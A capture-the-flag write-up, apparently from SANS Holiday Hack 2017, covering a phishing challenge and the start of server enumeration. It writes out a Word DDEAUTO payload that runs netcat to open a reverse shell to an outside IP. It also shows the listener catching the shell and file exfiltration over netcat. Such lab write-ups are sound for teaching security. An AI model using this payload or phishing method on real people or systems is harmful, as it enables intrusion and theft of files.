
Challenge Question 7

Challenge Question 7 Objectives:


Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server.
Retrieve *The Great Book* page from **C:\GreatBookPage7.pdf**. What does *The Great Book* page describe?

Challenge Question 7 Walkthrough:

Based on the Question 7 objectives, our approach should be to phish someone, and the following hints point us to a Word DDE vulnerability:



Recall that we had exfiltrated some Word documents from the file server during the SMB challenge. Let's copy those from our Kali VM to my Mac host machine.



Hmmm… My Kaspersky Anti-Virus has detected some kind of "Trojan downloader" in one of the files. Unfortunately, it also snipped out a piece of the file (Microsoft docx files are actually zip file containing several files. Kaspersky unzipped it, and deleted the component file containing the "Trojan downloader"), so I can't open it in Word directly anymore. In any case, this might be a candidate file we can start with.


Let's unzip it on Kali and inspect the portion of the docx that contains the source text (this would be the file "document.xml"). I'll use an xml pretty-printer to make it more greppable:

```
root@OS14526:~/holidayhack2017/test/word# ls -l
total 128
-rw-r--r-- 1 root root 50793 Jan  1  1980 document.xml
-rw-r--r-- 1 root root  2488 Jan  1  1980 endnotes.xml
-rw-r--r-- 1 root root  3299 Jan  1  1980 fontTable.xml
-rw-r--r-- 1 root root  2494 Jan  1  1980 footnotes.xml
drwxr-xr-x 2 root root  4096 Dec 23 15:09 media
-rw-r--r-- 1 root root 11949 Jan  1  1980 numbering.xml
drwxr-xr-x 2 root root  4096 Dec 23 15:09 _rels
-rw-r--r-- 1 root root  3387 Jan  1  1980 settings.xml
-rw-r--r-- 1 root root 32235 Jan  1  1980 styles.xml
drwxr-xr-x 2 root root  4096 Dec 23 15:09 theme
-rw-r--r-- 1 root root   655 Jan  1  1980 webSettings.xml
root@OS14526:~/holidayhack2017/test/word# xmllint --format document.xml
| grep DDEAUTO
        <w:instrText>DDEAUTO c:\\windows\\system32\\cmd.exe "/k
calc.exe"</w:instrText>
root@OS14526:~/holidayhack2017/test/word#
```


Yes – we can directly see what is going on – this is the Word DDEAUTO exploit, and in this case the exploit is attempting to launch the calculator.

Let's continue to gather more helpful information that might assist us with crafting the right phishing attack. Since Alabaster Snowball is our phishing target, let's read his emails to look for more clues.


In the above email, we see that Alabaster will click on anything with the words "gingerbread cookie recipe" in it.



That is another hint. We can either attach a docx file, or provide a link to it.




This email describes a DDE exploit POC. Let's take a look at the referenced image:




Since a few other emails indicated that netcat ("nc") is loved and installed everywhere, let's try to construct a DDEAUTO exploit that uses netcat to generate a reverse shell back to us. Our Word DDEAUTO field content should look like this:

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/c nc.exe 34.193.185.122 4445 -e cmd.exe" }
```

Here is our Word document that we'll attach to our phishing email:




Time to send it. Use our specially crafted cookie to log back into the email client so we can write our phishing email.



Establish a Kali listener to catch the shell:

```
root@OS14526:~/holidayhack2017# nc -nvlp 4445
listening on [any] 4445 ...
```


Now write our email and attach the docx file we've created:




Wait a few minutes, and then catch the shell:

```
root@OS14526:~/holidayhack2017# nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.8.0.6] from (UNKNOWN) [10.8.0.1] 46812
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

Since we obviously have netcat on the Windows server, let's use it to download the file "c:\GreatBookPage7.pdf" to our Kali VM. The following screenshot shows us getting the original shell, then immediately using netcat to transmit the file:



Here is the view from Kali as we catch the transmitted file:



I computed the sha1sum hash of the file after waiting for the download to complete. As seen in the following image, the Great Book page contains a discussion of the Witches of Oz:

As seen above, the great book page describes the two witches of Oz. While not explicitly mentioning them by name, we know that they are Glinda and the wicked witch of the west. The witches both tend to their castles in Oz and have never been observed in the North Pole. They are supposedly neutral in the Munchkin-Elven conflict.

Challenge Question 7 objectives completed.

Challenge Question 8

Challenge Question 8 Objectives:

Fetch the letter to Santa from the North Pole Elf Database at **http://edb.northpolechristmastown.com**. Who wrote the letter?

Challenge Question 8 Walkthrough:


Let's start by finding and enumerating the edb server. From our dev box, we can quickly ping edb.northpolechristmastown.com to get the internal IP address:

```
alabaster_snowball@l2s:/tmp/asnow.4AlfbfS0mDmNEkynXEq0KQVy$ ping
edb.northpolechristmastown.com
PING edb.northpolechristmastown.com (10.142.0.6) 56(84) bytes of data.
64 bytes from edb.northpolechristmastown.com (10.142.0.6): icmp_seq=1
ttl=64 time=0.984 ms
64 bytes from edb.northpolechristmastown.com (10.142.0.6): icmp_seq=2
ttl=64 time=0.183 ms
```


We can now refer to our previous nmap scans to see what we may have access to on 10.142.0.6:

```
Nmap scan report for 10.142.0.6
Host is up (0.00015s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http    nginx 1.10.3
389/tcp  open  ldap
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port389-TCP:V=7.40%I=7%D=12/20%Time=5A39EA0A%P=x86_64-pc-linux-
gnu%r(LD
SF:APSearchReq,83,"0s\x02\x01\x07dn\x04\x000j0\x1b\x04\x14supportedLDAP
Ver
SF:sion1\x03\x04\x0130\x1a\x04\x0enamingContexts1\x08\x04\x06dc=com0/\x
04\
SF:x12supportedExtension1\x19\x04\x171\.3\.6\.1\.4\.1\.4203\.1\.11\.10\
x0c
SF:\x02\x01\x07e\x07\n\x01\0\x04\0\x04\0")%r(LDAPBindReq,25,"0#\x02\x01
\x0
SF:1a\x1e\n\x01\x02\x04\0\x04\x17Version\x202\x20not\x20supported");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

